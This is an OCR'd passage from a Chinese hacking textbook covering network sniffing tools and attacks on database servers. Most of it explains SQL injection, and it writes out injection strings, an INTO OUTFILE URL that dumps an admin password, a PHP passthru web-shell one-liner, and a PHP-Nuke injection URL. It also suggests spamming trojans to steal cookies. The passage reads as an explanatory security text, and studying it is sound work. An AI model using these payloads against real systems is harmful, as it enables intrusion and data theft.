


图 27.7　把普通的网卡变成隐秘的网卡

秘密窃听只支持被动模式；因此，在使用智能 Hub（交换机）的网络中，要等到它在高负载下变成普通的 Hub 后，再进行窃听。在这种情况下，智能 Hub 将把到达的数据复制

到其他的端口，就像普通的 HUB 一样。

27.8 与窃听有关的资源

- Ettercap。这是实现中间人攻击的强大的 sniffer（图 27.8）。这是黑客必备的工具之一，属于自由软件。http://ettercap.sourceforge.net。
- Arpoison。这个实用工具是为用伪造的 MAC 和 IP 地址发送伪造的 ARP 包而设计的。是战胜智能 HUB（交换机）最可靠的工具。Arpoison 是一个免费的实用工具，并提供源码。http://arpoison.sourceforge.net。
- Arpmonitor。这个程序是为跟踪 ARP 请求与响应而设计的。管理员主要用它来进行网络监控并定位非法窃听网络的人。这个免费的实用工具可以从 http://paginas.terra.com.br/informatica/gleicon/code/下载。
- Remote Arpwatch。这个自动工具允许管理员检测未授权的流量捕获。监控网络内所有 ARP 表的完整性并将可疑的改动迅速通知管理员。这个免费的实用工具可以从 http://www.raccoon.kiev.ua/projects/remarp 下载。
- FAQ。这是一个全面的 FAQ，涉及 sniffer 和 Ethernet，也介绍了 cable modem 和其他的通信工具。http://www.robertgraham.com/pubs/sniffing-faq.html。




图 27.8 ettercap 程序的主菜单

CHAPTER

28

第 28 章　攻击之下的数据库

在所有的 IT 领域内，数据是最基本的、也是最重要的资源。这样的数据包括信用卡号，个人信息，关于抢劫汽车的信息，等等。聊天和论坛的内容通常也保存在数据库里。（军方，政府）数据库被渗透是发生在公司或组织身上最糟糕的事情。奇怪的是，一些关键的数据库服务器通常只有很少的保护措施，有的甚至连一点保护措施都没有，不需吹灰之力就可以黑了它，甚至那些精通命令行的 12 岁小孩都可以。

数据库服务器是非常关键的信息资产。因此，必须使用专用的服务器，放置在由路由器或防火墙保护的公司内部网中。通常通过位于 DMZ 区的 Web 服务器与数据库进行交互（参见第 23 章以了解更多详情）。

不管是因为技术因素，还是从法律上考虑，把数据库和 Web 服务安装在同一台主机都是不能容忍的。很多国家的法律部门制定专门的策略指导怎样保存敏感的数据，尤其是关于公司客户的信息。然而，在今天，把数据库和 Web 服务安装在一起还是很常见的。这通常是出于经济上的考虑。

获取 Web 服务器的控制之后（几乎所有的 Web 服务器都有缓冲区溢出错误或其他的安全漏洞），攻击者就可以访问数据库里的所有数据了。

数据库服务器和其他的服务器差不多，也有大量的设计错误，其中占多数的仍是溢出错误。大部分溢出缓冲区允许攻击者获取远程计算机的控制权，并继承管理特权。典型的例子是在 Microsoft SQL Server 中发现的漏洞，它是爆发大规模病毒（SQL Slammer）的根源。MySQL 也不例外，3.23.31 版本接收到如下查询时也会出错：select a.AAAAAAA…AAAAA.b。如果引起缓冲区溢出的字符串是精心准备的 shellcode，那么数据库服务器将把控制权交给 shellcode。同时，也可以通过浏览器传输类似于 script.php?index=a.(shell-code).b 的 URL 来实现攻击。

然而，即使 Microsoft SQL Server 有专门的防火墙保护，但是仍能利用脆弱的 script 或薄弱的认证机制攻击它。本章不可能介绍所有的攻击方法，不过，会介绍几种最新的 hacking 技术。

28.1 薄弱的密码加密算法

控制数据库访问的密码不能以明文的方式在网上传输。作为代替，应该传递其 hash，hash 由随机生成的字节序列加密，也称为 check string。简单地说，使用经典的认证方法通过网络访问数据库，确保强保护，可以使其抵御信息窃听、密码解码或暴力猜测密码（在理论上）。

实际上，大部分数据库服务器都包含明显的设计错误。例如，MySQL 3.x。用于加密的 hash 函数返回 64 位编码序列，但真正的随机字符串长度只有 40 位。因此，加密没有完全移走所有冗余的信息，攻击者捕获大量的 check strings 和随机字符串后，有可能恢复原始的 hash（不需要恢复密码，因为认证过程中需要的是 hash 而不是密码）。

稍微简单的加密程序，如清单 28.1 所示。

清单 28.1 通过随机字符串 hash 密码的加密

```
// P1/P2 - 4 leftmost/rightmost bytes of the password hash, respectively
// C1/C2 - 4 leftmost/rightmost bytes of the random string, respectively
seed1 = P1 ^ C1;
seed2 = P2 ^ C2 ;
for(i = 1; i <= 8; i++)
{
        seed1 = seed1 + (3*seed2);
        seed2 = seed1 + seed2 + 33;
        r[i] = floor((seed1/n)*31) + 64;
}

seed1 = seed1 + (3*seed2);
seed2 = seed1 + seed2 + 33;
r[9] = floor((seed1/n)*31);

checksum =(r[1]^r[9] || r[2]^r[9] || r[7]^r[9] || r[8]^r[9]);
```

在其他的数据库服务器里也曾碰到过薄弱的认证机制。不过目前它们几乎都被消除了。

28.2 密码窃听

在大部分情况下，站点所采用的认证是由 Webmaster 开发的薄弱认证机制。这些机制

通常用明文传输密码。因此，如果入侵者在内网或 DMZ 内部的机器上安装了 sniffer，就可以轻易窃听这样的密码（图 28.1）。作为一个变体，入侵者可以克隆一个 Web 服务器，引诱天真的用户访问，在这种情况下，用户将会提供自己的用户名和密码（网络钓鱼的一种）。




图 28.1　sniffer 捕获的访问数据库的密码

许多服务器以 cookies 的形式把授权信息保存在用户的机器上。因此，黑客不再攻击坚固的、被严密保护的公司服务器，转而攻击未（或较少）被保护的客户端主机。在这种情况下，最大的难题是预先不知道这些用户的网络座标（IP 地址）；因此，攻击者需要反复试验。通常，可以通过发送大量带木马的垃圾邮件来解决这个问题。如果攻击者比较幸运，那么在这些天真的用户中间，至少有一个是公司的用户，而且他会启动木马，在那之后，在他的机器上找出需要的 cookies 只是时间问题了。

有些数据服务器（包括较早版本的 Microsoft SQL Server）自动设置默认密码，可以用它完全访问数据库，做任何想做的事（对 Microsoft SQL Server 来说，是 sa 的密码，它在默认情况下为空）。

28.3　Hacking a script

配置正确的 Web 服务器只输出 script 操作的结果，从来不泄露自己的源码。然而，无所不在的实现错误导致 script 的代码有时候会泄露给访问者。服务器和被它处理的 script 可能要为此负责。因为几乎每个写 script 的人只有模糊的（甚至没有）安全概念，因此，script 经常会出现错误。而服务器一般都经过仔细测试，在 beta 测试期间就把主要漏洞弥补了。

在本章，我们把注意力放在 hacking 数据库上。当研究 script body 时，可能会发现很多有趣的信息，包括字段名、表名、和以明文保存的 master 密码（清单 28.2）。

清单 28.2　数据库的 master 密码以明文形式保存在 script body 里

```
...
if ($filename eq "passwd")      # Check for correctness
...
```

28.4 难忘的查询或 SQL 注入

尽管不同的 SQL 在细节上可能不太一样，但主要的 SQL 命令大致相同，见表 28.1。

表 28.1 主要的 SQL 命令

命 令	描 述
CREATE TABLE	Create a new table.
DROP TABLE	Dele an existing table.
INSRT INTO	Add a new field with specified value to the table.
DELETE FROM…WHERE	Delete all records that meet the WHERE condition from the table.
SELECT*FROM…WHERE	Select all database records that satisfy the WHERE condition.
UPDATE…SET…WHERE	Update all database fields that meet the WHERE condition.

与数据库交互的典型操作如下：用户输入一些信息到查询字段。专门的 script 从查询字段里得到这个信息，把它转换成数据库的查询字符串，此后，把它交给服务器处理（清单 28.3）。

清单 28.3 构成数据库查询的典型方法

```
$result = mysql_db_query("database", "select * from userTable
                          where login = '$userLogin' and password =
'$userPassword' ");
```

在这个例子里，$userlogin 是包含用户名的变量，$userPassword 是包含用户密码的变量。注意，文本字符串里的这两个变量被引号包围着。这对于 C 是不寻常的，但对于解释型语言例如 Perl 或 PHP 却很常见。这样的机制称为字符串内插法，允许用变量真正的值自动替代变量。

假设用户输入 KPNC/passwd。生成的查询字符串如下：”select * from userTable where login = ‘**KPNC**’ and password = ‘**passwd**’”（ 用粗体表示用户的输入）。如果数据库里有这样的登录名与密码的组合，函数返回结果标识符；否则，返回 FALSE。

现在，假设入侵者想用其他的用户名登录系统，但是只知道用户名却不知道密码，怎么办呢？首先想到的是内插法允许攻击者改变查询字符串，因此，可以把它改成需要的。例如，考虑输入如下序列代替密码，会发生什么：”foo’ or ‘1’ = ‘1”（自然没有引号）：”select * from userTable where login = ‘**KPNC**’ and passwrod = **‘foo’ or ‘1’ = ‘1’**”。注意，foo 后面的引号终止用户密码，后面的逻辑表达式暗示攻击者可以连到数据库。因为 1 等于 1，系统将认为查询完成了，无论用户提供哪个密码。因此，SQL 服务器返回表里所有的记录（不

仅是与 KPNC 登录名相关的那个)。

考虑另外一个例子：”SELECT * FROM　userTable WHERE msg = ‘$msg’ AND ID = 669”。在这里，msg 是从数据库里找回的消息数量，ID 是用户的标识号，script 自动把它们替换到查询字符串里，与用户的输入没有直接关系（用常量构成这个例子更直观一些；在真实的 script 里，将会使用类似于 ID = ‘$userID’的构造)。为了访问数据库中其他的字段(不仅仅是 ID 等于 699 的)，有必要取消最后的逻辑条件。这可以通过向用户输出的字符串中插入注释符号（--和 /* 分别对应 Microsoft SQL Server 和 MySQL）来完成。注释符号之后的文本将被忽略。如果攻击者输入”1’ AND ID = 666 --”代替消息数量，查询字符串将如下：”SELECT * FROM userTable WHERE msg = ‘1’ and ID = 666 --‘ **AND ID =669**”（用粗体表示注释的文本)。因此，攻击者通过阅读为其他用户设计的消息，可以独立地构造一个 ID。

操作不仅限于改变 SELECT 查询字段，也有可能会突破某些限制。有些 SQL 服务器支持在一个字符串内包含几条用分号分隔的命令，允许攻击者执行任意 SQL 命令。例如，用”‘; DOP TABLE ‘userTable’ --”代替用户名和密码，将删除整个 userTable。

另外，攻击者提交类似于”SELECT * FROM userTable INTO OUTFILE ‘FileName’”的查询，可以把表的部分内容存为文件。例如，对应的 URL 可能如下：www.victim.com/admin.php?op=lgogin@pwd=123@aid=Admin’%20INTO%20OUTFILE%20’/path_to_file/pwd.txt ，path_to_file 是存放 pwd.txt 文件的路径，管理员的密码将被写到 pwd.txt 文件里。它是窃取数据的便捷手段，不是吗？然而，主要问题是把文件保存在哪里，方便稍后把它拷走——例如，可以把它放在 WWW 服务器的某个目录里。在这种情形下，文件的路径可能如下：../../../../WWW/myfile.txt。注意，具体的内容与服务器配置有关。这不是所有的！既然可以在服务器上创建文件，那么攻击者也可以把定制的 script 发给目标机器（这可以是提供远程 shell 的 script：<? Passthru($cmd) ?>)。Script 的大小受用户输入表格域字段最大长度的限制；然而，通过手动构成请求 URL 或使用 SQL 的 INSERT INTO（向数据库表中增加新记录）命令，一般都能绕过这个限制，

改进后的 URL 查询可能如下：http://www.victim.com/index.php?id=12’或 http://www.victim.com/index.php?id=12+union+select+null,null,null+from+table1 /*。后一种查询操作只能用在 MySQL 4.x 或更新的版本上，支持 union（在一个字符串里组合一些查询)。在这里，table1 是需要把内容输出到屏幕上的表名。

这类攻击称为 SQL 注入，它们是基于过滤错误和字符串内插法攻击的特例。黑客把命令“注入”数据库查询字段里，从而刺穿脆弱的 script（术语“注入”由此得名)。和常见的看法有所不同的是，这不是 Microsofe SQL Server 的 bug。而是 script-implementation 错误。精心编写的 script 为了找出暗藏杀机的字符，必须仔细检查用户的输入，例如单引号，分号，双破折号，和星号（对于 MySQL 独有的）——包括与它们等价的、用%前缀指定的

十六进制字节，也就是，%27，%2A，和%3B 等。不必过滤双破折号，因为它不属于被浏览器支持的元字符组。如果某个地方没有检查所有的过滤条件（例如，如果没有过滤 URL 字符串或 cookies），那么 script 将包含安全漏洞，攻击者可以通过它实施攻击。

然而，这样的攻击不好实现。为了成功实施这样的攻击，黑客必须具有 Perl 或 PHP 的编程经验，了解特殊查询表格域可能出现的方式，也要了解指定表字段的典型方式；否则，内插法不会生成任何有价值的东西。黑客不能直接确定表名和字段名；因此，为了成功，黑客必须采取盲目（暴力）攻击的方式。

对入侵者来说，所幸的是，大部分管理员或 Webmasters 不愿意自己编写 script，通常选用现成的解决方案，这些解决方案的源码在网上随处可见。通常，这类 script 的漏洞比筛子的洞还要多。例如，考虑 PHP-Nuke，在它里面经常会发现一些新漏洞（图 28.2）。




图 28.2　负责制定数据库查询的 PHP-Nuke 的片段

在 script 里搜索 bug 和漏洞的策略近似如下：首先，下载 PHP-Nuke 的源码（或任何其他的 potal 系统），在本地计算机上安装它，搜索所有的文件，记下所有访问数据库的企图（换句话说，所有类似于 mysql_query 或 mysql_db_query 的调用）。然后，展开代码，寻找包含数据库查询的字符串（例如，$query = “SELECT user_email, user_id FROM ${prefix}_users WHERE user_id = ‘$cookie[0]’”）。确定代入数据库的变量名，找出负责传递用户输入参数的代码，分析过滤条件。

例如，考虑 PHP-Nuke 7.3 众多的、与消息处理有关漏洞。相应的 URL 如下：modules.php?name=News&file=categories&op=newindex&catid=1。通过这个 URL，可以假设 catid 直接传给数据库的查询字符串。因此，如果 script 程序员忘了过滤，黑客将可以修改 script。为了检查这个假设是否成立，替换值从 1 到，比方说，669。服务器将立即显示空白屏幕作为响应。现在向 URL 增加下列构造：’or’1’1=’1（完整的 URL 如下：modules.php?name=News&file=categories&op=newindex&catid=**669’or’1’1=’1**）。服务器将顺从地显示所有选择的消息，从而证实可以进行 SQL 注入。

同样，故意提交不正确的查询，有可能会引起 SQL 错误（例如，单引号字符）。在此之后，服务器将提供许多有趣的信息。如果没有显示错误信息，不一定意味着 script 过滤了用户的输入，可能是 script 捕获了错误消息，对于网络编程来说，这是很正常的。此外，出错时也可能返回错误码 500，或者重定向到主页。这么多不确定的因素使搜索脆弱服务器的过程非常复杂，但并没有使它不可能。

分析显示，很多 script 都包含过滤错误，包括商用的，这样的错误已经存在好多年了。输入字段里的主要漏洞在很久以前就被消除了；因此，人们天真地希望也能快速消除这些错误。用 POST 方法传递的查询被测试得较少，因为它们暗中传递内容，用户不能直接从浏览器里修改它们。这防止了众多的初学者发起 hacking。不过，可以用 netcat 或 telnet 与 Web 服务器通信，手动构成 POST 查询。

一般而言，SQL 注入再次证明了没有无 bug 的程序。然而，你也不必过高地估计它们的重要性。因为管理员和开发者都已经知道这个威胁，脆弱的服务器正在一天天减少。只有利用新技术才能获得真正超出系统的力量，而公开团体一般都不知道这些。真正的黑客通过努力工作来寻找它们，他们正在为未知的、全新的发现而努力。

28.5　怎样检测 SQL 服务器的存在

在攻击 SQL 服务器之前，需要确定它是否存在，最好还能确定它的类型。如果服务器位于 DMZ 内(尽管在任何情形下,它都不应该出现在那里),扫描它的端口就行了(图 28.3)。表 28.2 列出各种 SQL 服务使用的端口。




图 28.3　MySQL 服务器使用端口 3306

表 28.2　数据库服务器使用的端口

端　　口	数据库服务器
1433	Microsoft SQL Serer
1434	Microsoft SQL Monitor
1498	Watcom SQL
1525	Oracle
1527	Oracle
1571	Oracle Remote Data Base
3306	MySQL

28.6　抵抗入侵

当黑客厌倦手动搜索安全漏洞时，会使用自动化的工具。

Application Security 开发的 Security Scanner 就是这样的一款工具，它是为测试 MySQL 的安全性而设计的（图 28.4）。与任何安全工具一样，Security Scanner 也是一把双刃剑。

黑客可以利用它检测数据库服务器和 Web script 里的漏洞。它测试数据库是否有如下漏洞：DoS 攻击，薄弱的密码，错误的访问权限，等等。它也检测 script 里的过滤错误（回想允许 SQL 注入的过滤错误，使攻击更加简单）。

